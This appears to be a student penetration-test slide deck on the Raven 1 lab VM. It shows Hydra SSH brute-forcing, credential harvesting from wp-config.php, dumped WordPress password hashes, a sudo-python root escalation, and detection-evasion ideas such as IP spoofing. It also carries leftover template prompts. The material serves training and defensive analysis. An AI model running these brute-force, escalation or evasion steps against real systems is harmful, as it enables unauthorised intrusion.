Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Avoiding Detect

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.1/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WordPress XML ping back	Can be exploited by a simple Post to a specific file on an offected wordpress server .	Allowed for users to keep the same password for as long as they please making brute force attacks more likely to be successful.
Sensitive Data Exposure	MYSQL login information being accessible through a non-admin, common account.	Gave anyone logged into user “Michael” access to MYSQL
Security Misconfiguration	Going hand & hand with previous vulnerabilities, misconfiguration includes unprotected files/directories, default account credentials, unoptimised systems, etc.	Once again, allowing unprivileged users access to files they shouldn’t be allowed to have, such as the “wp-config.php” file that inherits the MYSQL login information

Exploits Used

Exploitation: Open port 22 SSH and weak Password

Summarize the following:
Using **WPScan** we find two users, Michael and Steven. Putting Michael’spassword through **Hydra** it is revealed that Michael’s password is the



```
 Brute Forcing Author IDs - Time: 00:00:02 <> (9 / 10) 90.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:02 <> (10 / 10) 100.00% Time: 00:00
:02

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability
n output.
[!] You can get a free API token with 50 daily requests by
```


```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192
.168.1.110 -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 1
9:17:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1
/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
com/vanhauser-thc/thc-hydra) finished at 2022-04-11 1
```

```
                                        </div>
                                </div>
                                <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                                        <div class="single-footer-widget">
                                                <h6>Follow Us</h6>
                                                <p>Let us be social</p>
                                                <div class="footer-social d-flex align-items
-center">
                                                        <a href="#"><i class="fa fa-facebook
"></i></a>
                                                        <a href="#"><i class="fa fa-twitter"
></i></a>
                                                        <a href="#"><i class="fa fa-dribbble
"></i></a>
                                                        <a href="#"><i class="fa fa-behance"
></i></a>
                                                </div>
                                        </div>
                                </div>
                        </div>
                </div>
        </footer>
        <!-- End footer Area -->
        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
        <script src="js/vendor/jquery-2.2.4.min.js"></script>
        <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.
js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymo
us"></script>
        <script src="js/vendor/bootstrap.min.js"></script>
        <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIza
SyBhOdIF3Y9382fqJYt5I_sswSrEw5eihAA"></script>
        <script src="js/easing.min.js"></script>
```


Exploitation: Sensitive Data Exposure

Summarize the following:


- Once logged in using the credentials retrieved as the User Michael, we were able to dump the password hashes from wp_users table
- We exploited Steven's python when we cracked the password using John the ripper.



```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+-----
---------------+---------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user
_registered    | user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-------------------+----------+-----
---------------+---------------------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018
-08-12 22:49:12 |                     |           0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018
-08-12 23:31:16 |                     |           0 | Steven Seagull  |
+----+------------+------------------------------------+---------------+-------------------+----------+-----
---------------+---------------------+-------------+-----------------+
2 rows in set (0.00 sec)

mysql> 
```



```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# cd /
root@target1:/# ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@target1:/# cd root
root@target1:~# ls
flag4.txt
root@target1:~# 
```




```
root@target1:/# ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@target1:/# cd root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4
cat: flag4: No such file or directory
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# 
```

Exploitation: Wordpress configuration and SQL Database


Summarize the following:

- The username and password to access the MySQL database,/the wp-config.php.
- The exploit granted us MySQL access and allowed us to find flag3 and falg4

.



```
d</a> to delete this page and create new pages for your content. Have fun! | Sample Page |               | p
ublish       | closed          | open     |                | sample-page   |          |         | 2018-08-12 22
:49:12 | 2018-08-12 22:49:12 |                         |             0 | http://192.168.206.131/wordpress/?page_
id=2                   |          0 | page        |                           |                0 |
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}



                         | flag3        |           | draft         | open         | open        |
           |              |       | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
       |           0 | http://raven.local/wordpress/?p=4                          |           0 | post
    |            |         0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```



```
michael@target1:/$ cat var/www/html/wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Avoiding Detection

Stealth Exploitation of Worpress Configuration and SQL Database

Monitoring Overview

- SQL Database Alert
- Monitor server traffic for unauthorized attempts to access SQL Database
- Triggers when external/unauthorized IP connections are made to the SQL Database or any related file


Mitigating Detection

- Employ IP address spoofing
- Brute-force SQL Database with Password cracking tool, Connect to the same network
- If possible, include a screenshot of your stealth technique.

Stealth Exploitation of Open Port 22 SSH and Weak password

Monitoring Overview


- SSH Login Alert world detect this exploit
- Monitor SSH Port for unauthorized access
- Triggers when user attempts to access syster over Port 22



```
                        <script src="js/parallax.min.js"></script>
                        <script src="js/mail-script.js"></script>
                        <script src="js/main.js"></script>
                </body>
        </html>


michael@target1:/var/www/html$ ls
about.html    contact.zip  elements.html  img          js    Security - Doc  team.html  wordpress
contact.php   css          fonts          index.html   scss  service.html    vendor
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Mitigating Detection

- SSH through a different open port that is
- Other exploit ideas reverse shell exploit



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 1
9:17:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1
/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 1
9:17:26
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- Privilege Escalation Alert
- Monitor unauthorized root access attempts as well as super doer activity
- Triggers when unauthorized sudo command usage or privileged directory access is attempted by unauthorized users regardless of report flagging

Mitigating Detection

- Finding vulnerabilities in the kernel and exploiting them for root access